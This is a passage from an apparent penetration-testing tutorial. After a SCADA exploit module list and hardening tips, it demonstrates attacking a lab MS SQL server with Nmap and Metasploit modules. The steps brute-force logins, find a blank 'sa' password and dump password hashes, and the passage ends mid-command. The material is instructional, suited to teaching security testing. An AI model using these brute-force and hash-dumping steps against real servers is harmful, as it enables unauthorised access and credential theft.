		ICS-11-305-01 ICSA-11-313-01	exploit/windows/scada/realwin_scpc_initialize.rb exploit/windows/scada/realwin_scpc_initialize_rf.rb	Oct. 15, 2010 Oct. 15, 2010	Oct. 18, 2010 Oct. 18, 2010
			exploit/windows/scada/realwin_scpc_txtevent.rb	Nov. 18, 2010	Nov. 24, 2010
		ICS-11-080-04 ICSA-11-110-01	exploit/windows/scada/realwin_on_fc_binfile_a.rb exploit/windows/scada/realwin_on_fcs_login.rb	Mar. 21, 2011 Mar. 21, 2011	Jun. 19, 2011 Jun. 22, 2011
Scadatec	Procyon	Click Here	exploit/windows/scada/procyon_core_server.rb	Sep. 8, 2011	Sep. 12, 2011
-01A.pdf	TagServer			Sep. 12	Sep. 13

Securing SCADA

Securing SCADA networks is the primary goal for any penetration tester on the job. Let's see the following section and learn how we can implement SCADA services securely and impose restriction on it.

Implementing secure SCADA

Securing SCADA is really a tough job when it is to be practically implemented; however, we can look for some of the following key points when securing SCADA systems:

- Keep an eye on every connection made to SCADA networks and figure out if any unauthorized attempts were made
- Make sure all network connections are disconnected when not required
- Do implement all the security features provided by the system vendors
- Implement IDPS technologies for both internal and external systems and apply incident monitoring for 24 hours
- Document all network infrastructure and provide individual roles to administrators and editors
- Establish IRT teams or red teams for identifying attack vectors on a regular basis

Restricting networks

Networks can be restricted in the event of attacks related to unauthorized access, unwanted open services, and so on. Implementing the cure by removing or uninstalling services is the best possible defense against various SCADA attacks.

SCADA systems are generally implemented on Windows XP systems, and this makes them prone to attacks at much higher rates. If you are implementing a SCADA system, make sure your Window boxes are patched well enough to prevent attacks of various kinds.

Database exploitation

After covering a startup of SCADA exploitation, let's move further onto testing database services. In this section, our primary goal will be to test databases and check the backend for various vulnerabilities. Databases, as you might know, contain almost everything that is required to set up a business. Therefore, if there are vulnerabilities in the database, it might lead to important company data being leaked. Data related to financial transactions, medical records, criminal records, products, sales, marketing, and so on, could be very useful to buyers of these databases.

To make sure databases are fully secure, we need to develop methodologies for testing these services against various types of attacks. Let's now start testing databases and look at the various phases of conducting a penetration test on a database.

SQL server


Microsoft launched its database server back in 1989. Most of the websites today run the latest version of MS SQL server as the backend for their websites. However, if the website is too big or handles too many transactions in a day, it is mandatory that the database is free from any vulnerabilities and problems.

In this section on testing databases, we will focus on strategies to test databases in an efficient way so that there are no vulnerabilities left. By default, MS SQL runs on TCP port number 1433 and UDP on 1434, so let's start with testing out an MS SQL server 2008 running on Windows 8 system.

FootPrinting SQL server with Nmap


Before launching hardcore modules of Metasploit, let's see what information can be gained about a SQL server with the use of the most popular network scanning tool, that is, Nmap. However, we will use the `db_nmap` plugin from Metasploit itself.

So, let's quickly spawn a Metasploit console and start to footprint the SQL server running on the target system by performing a service detection scan on port 1433, as follows:


```
msf > db_nmap -sV -p1433 192.168.65.1
[*] Nmap: Starting Nmap 6.25 ( http://nmap.org ) at 2014-04-27 17:57 UTC
[*] Nmap: Nmap scan report for 192.168.65.1
[*] Nmap: Host is up (0.010s latency).
[*] Nmap: PORT     STATE SERVICE  VERSION
[*] Nmap: 1433/tcp open  ms-sql-s Microsoft SQL Server 2008 10.0.1600; RTM
[*] Nmap: MAC Address: 00:50:56:C0:00:08 (VMware)
[*] Nmap: Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 9.11 seconds
msf > services

Services
========

host          port  proto  name      state  info
----          ----  -----  ----      -----  ----
192.168.65.1  1433  tcp    ms-sql-s  open   Microsoft SQL Server 2008 10.0.1600; RTM
```


In the preceding screenshot, we have tested port number 1433 that runs as a TCP instance of the SQL server. However, we can clearly see that the port is open.

Let's check to see if the UDP instance of the SQL server is running on the target by performing a service detection scan on the UDP port 1434, as follows:


```
msf > db_nmap -sU -sV -p1434 192.168.65.1
[*] Nmap: Starting Nmap 6.25 ( http://nmap.org ) at 2014-04-27 18:01 UTC
[*] Nmap: Nmap scan report for 192.168.65.1
[*] Nmap: Host is up (0.00095s latency).
[*] Nmap: PORT     STATE SERVICE  VERSION
[*] Nmap: 1434/udp open  ms-sql-m Microsoft SQL Server 10.0.1600.22 (ServerName: WIN8; TCPPort: 1433)
[*] Nmap: MAC Address: 00:50:56:C0:00:08 (VMware)
[*] Nmap: Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 1.17 seconds
msf > services

Services
========

host          port  proto  name      state  info
----          ----  -----  ----      -----  ----
192.168.65.1  1433  tcp    ms-sql-s  open   Microsoft SQL Server 2008 10.0.1600; RTM
192.168.65.1  1434  udp    ms-sql-m  open   Microsoft SQL Server 10.0.1600.22 ServerName: WIN8; TCPPort: 1433
```

We can clearly see that when we tried scanning on the UDP port 1434, Nmap has presented us with some additional information about the target SQL server. Information such as the version of SQL server and the server name, `WIN8`, is the additional information we got from this scan.

Let's now find some additional information on the target database using built-in Nmap scripts:




```
msf > db_nmap -sU --script=ms-sql-info -p1434 192.168.65.1
[*] Nmap: Starting Nmap 6.25 ( http://nmap.org ) at 2014-04-27 18:13 UTC
[*] Nmap: Nmap scan report for 192.168.65.1
[*] Nmap: Host is up (0.0011s latency).
[*] Nmap: PORT     STATE         SERVICE
[*] Nmap: 1434/udp open|filtered ms-sql-m
[*] Nmap: MAC Address: 00:50:56:C0:00:08 (VMware)
[*] Nmap: Host script results:
[*] Nmap: | ms-sql-info:
[*] Nmap: |   Windows server name: WIN8
[*] Nmap: |   [192.168.65.1\MSSQLSERVER]
[*] Nmap: |     Instance name: MSSQLSERVER
[*] Nmap: |     Version: Microsoft SQL Server 2008 RTM
[*] Nmap: |       Version number: 10.00.1600.00
[*] Nmap: |       Product: Microsoft SQL Server 2008
[*] Nmap: |       Service pack level: RTM
[*] Nmap: |       Post-SP patches applied: No
[*] Nmap: |     TCP port: 1433
[*] Nmap: |     Named pipe: \\192.168.65.1\pipe\sql\query
[*] Nmap: |_    Clustered: No
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 0.58 seconds
msf > 
```

Providing the `ms-sql-info` script name in the script switch will instruct Nmap to scan the MS SQL server more precisely and conduct numerous tests based only on the MS SQL server. We can see that now we have much more information, such as named pipe, clustering information, instance, version, product information, and a variety of other information as well.

Scanning with Metasploit modules

Let's now jump onto Metasploit-specific modules for testing the MS SQL server and see what kind of information we can gain by using them. The very first auxiliary module we will be using is `mssql_ping`. This module will gather general details just like we did previously with Nmap but also some more specific details as well.

So, let's load the module and start the scanning process as follows:




```
msf > use auxiliary/scanner/mssql/mssql_ping
msf  auxiliary(mssql_ping) > set RHOSTS 192.168.65.1
RHOSTS => 192.168.65.1
msf  auxiliary(mssql_ping) > run

[*] SQL Server information for 192.168.65.1:
[+]    ServerName      = WIN8
[+]    InstanceName    = MSSQLSERVER
[+]    IsClustered     = No
[+]    Version         = 10.0.1600.22
[+]    tcp             = 1433
[+]    np              = \\WIN8\pipe\sql\query
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(mssql_ping) >
```

As we can see from the preceding results, we got almost the same information, but here Metasploit auxiliaries have also defined the named pipe used by the server for making TCP connections. Clearly, the results are far better and much more organized and visible.

Brute forcing passwords

The next step in penetration testing a database is to check for authentication or authentication testing to be more precise. Metasploit has a built-in module named `mssql_login` that we can use as an authentication tester for brute forcing the usernames and the password of a MS SQL server database.


Let's load the module and analyze the results:



```
msf > use auxiliary/scanner/mssql/mssql_login
msf  auxiliary(mssql_login) > set RHOSTS 192.168.65.1
RHOSTS => 192.168.65.1
msf  auxiliary(mssql_login) > run

[*] 192.168.65.1:1433 - MSSQL - Starting authentication scanner.
[*] 192.168.65.1:1433 MSSQL - [1/2] - Trying username:'sa' with password:''
[+] 192.168.65.1:1433 - MSSQL - successful login 'sa' : ''
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(mssql_login) > 
```


As soon as we run this module, it tests for the default credentials at the very first step, that is, with the username `sa` and password as blank and found that the login was successful. Therefore, we can conclude that default credentials are still being used.

Let's try brute forcing the database that has these credentials set in place. However, in this very case, we will set the username and the password files required for brute forcing the database. Let's quickly check what options the `mssql_login` module offers by issuing the `show options` command:




```
msf > use auxiliary/scanner/mssql/mssql_login
msf  auxiliary(mssql_login) > show options

Module options (auxiliary/scanner/mssql/mssql_login):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   BLANK_PASSWORDS      true             no        Try blank passwords for all users
   BRUTEFORCE_SPEED     5                yes       How fast to bruteforce, from 0 to 5
   PASSWORD                              no        A specific password to authenticate with
   PASS_FILE                             no        File containing passwords, one per line
   RHOSTS                                yes       The target address range or CIDR identifier
   RPORT                1433             yes       The target port
   STOP_ON_SUCCESS      false            yes       Stop guessing when a credential works for a host
   THREADS              1                yes       The number of concurrent threads
   USERNAME             sa               no        A specific username to authenticate as
   USERPASS_FILE                         no        File containing users and passwords separated by space, one pair per l
ne
   USER_AS_PASS         true             no        Try the username as the password for all users
   USER_FILE                             no        File containing usernames, one per line
   USE_WINDOWS_AUTHENT  false            yes       Use windows authentification
   VERBOSE              true             yes       Whether to print output for all attempts
```

We can use all the preceding listed options with the `mssql_login` module. Let's set the required parameters that are: the `USER_FILE` list, the `PASS_FILE` list, and `RHOSTS` for running this module successfully. Let's set these options as follows:



```
msf  auxiliary(mssql_login) > set USER_FILE user.txt
USER_FILE => user.txt
msf  auxiliary(mssql_login) > set PASS_FILE pass.txt
PASS_FILE => pass.txt
msf  auxiliary(mssql_login) > set RHOSTS 192.168.65.1
RHOSTS => 192.168.65.1
msf  auxiliary(mssql_login) >
```

Let's run this module against the target database server and see if we can find something interesting:




```
[*] 192.168.65.1:1433 MSSQL - [02/36] - Trying username:'sa ' with password:''
[+] 192.168.65.1:1433 - MSSQL - successful login 'sa ' : ''
[*] 192.168.65.1:1433 MSSQL - [03/36] - Trying username:'nipun' with password:''
[-] 192.168.65.1:1433 MSSQL - [03/36] - failed to login as 'nipun'
[*] 192.168.65.1:1433 MSSQL - [04/36] - Trying username:'apex' with password:''
[-] 192.168.65.1:1433 MSSQL - [04/36] - failed to login as 'apex'
[*] 192.168.65.1:1433 MSSQL - [05/36] - Trying username:'nipun' with password:'nipun'
[-] 192.168.65.1:1433 MSSQL - [05/36] - failed to login as 'nipun'
[*] 192.168.65.1:1433 MSSQL - [06/36] - Trying username:'apex' with password:'apex'
[-] 192.168.65.1:1433 MSSQL - [06/36] - failed to login as 'apex'
[*] 192.168.65.1:1433 MSSQL - [07/36] - Trying username:'nipun' with password:'12345'
[+] 192.168.65.1:1433 - MSSQL - successful login 'nipun' : '12345'
[*] 192.168.65.1:1433 MSSQL - [08/36] - Trying username:'apex' with password:'12345'
[-] 192.168.65.1:1433 MSSQL - [08/36] - failed to login as 'apex'
[*] 192.168.65.1:1433 MSSQL - [09/36] - Trying username:'apex' with password:'123456'
[-] 192.168.65.1:1433 MSSQL - [09/36] - failed to login as 'apex'
[*] 192.168.65.1:1433 MSSQL - [10/36] - Trying username:'apex' with password:'18101988'
[-] 192.168.65.1:1433 MSSQL - [10/36] - failed to login as 'apex'
[*] 192.168.65.1:1433 MSSQL - [11/36] - Trying username:'apex' with password:'12121212'
[-] 192.168.65.1:1433 MSSQL - [11/36] - failed to login as 'apex'
```

As we can see from the results, we have two entries that correspond to the successful login of the user in the database.

Therefore, we found a default credential that is, user `sa` with a blank password, and we found another user `nipun` with the password `12345`.

Locating/capturing server passwords

We know that we have two users `sa` and `nipun`. Let's supply one of them and try finding other user credentials. We can achieve this with the `mssql_hashdump` module. Let's check its working and investigate all that it provides at its successful completion:




```
msf > use auxiliary/scanner/mssql/mssql_hashdump
msf  auxiliary(mssql_hashdump) > set RHOSTS 192.168.65.1
RHOSTS => 192.168.65.1
msf  auxiliary(mssql_hashdump) > show options

Module options (auxiliary/scanner/mssql/mssql_hashdump):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   PASSWORD                              no        The password for the specified username
   RHOSTS               192.168.65.1     yes       The target address range or CIDR identifier
   RPORT                1433             yes       The target port
   THREADS              1                yes       The number of concurrent threads
   USERNAME             sa               no        The username to authenticate as
   USE_WINDOWS_AUTHENT  false            yes       Use windows authentification (requires DOMAIN o
ption set)

msf  auxiliary(mssql_hashdump) > run

[*] Instance Name: nil
[+] 192.168.65.1:1433 - Saving mssql05.hashes = sa:0100937f739643eebf33bc464cc6ac8d2fda70f31c6d5c8
ee270
[+] 192.168.65.1:1433 - Saving mssql05.hashes = ##MS_PolicyEventProcessingLogin##:01003869d680adf6
3db291c6737f1efb8e4a481b02284215913f
[+] 192.168.65.1:1433 - Saving mssql05.hashes = ##MS_PolicyTsqlExecutionLogin##:01008d22a249df5ef3
b79ed321563a1dccdc9cfc5ff954dd2d0f
[+] 192.168.65.1:1433 - Saving mssql05.hashes = nipun:01004bd5331c2366db85cb0de6eaf12ac1c91755b116
60358067
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(mssql_hashdump) > 
```

As we can clearly see that it has gained access to the password hashes for other accounts on the database server, we can crack them using a third-party tool and can elevate or gain access to other databases and tables as well.

Browsing SQL server


We found the users and their corresponding passwords in the previous section. Let's now log in to the server and gather important information about the database, such as stored procedures, number and names of the databases, Windows groups that can log in into the database, files of the database, and the parameters.

The module that we are going to use for this purpose is `mssql_enum`. Therefore, let's see how we can run this module on the target database:



```
msf > use auxiliary/admin/mssql/mssql_enum
msf  auxiliary(mssql_enum) > show options

Module options (auxiliary/admin/mssql/mssql_enum):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   PASSWORD                              no        The password for the specif
ied username
   Proxies                               no        Use a proxy chain
   RHOST                                 yes       The target address
   RPORT                1433             yes       The target port
   USERNAME             sa               no        The username to authenticat
e as
   USE_WINDOWS_AUTHENT  false            yes       Use windows authentificatio
n (requires DOMAIN option set)

msf  auxiliary(mssql_enum) > set USERNAME nipun
USERNAME => nipun
msf  auxiliary(mssql_enum) > set password 123456
password => 123456
msf  auxiliary(mssql_enum) > run
```


After running the `mssql_enum` module, we will be able to gather a lot of information about the database server. Let's see what kind of information it presents:



```
msf  auxiliary(mssql_enum) > set RHOST 192.168.65.1
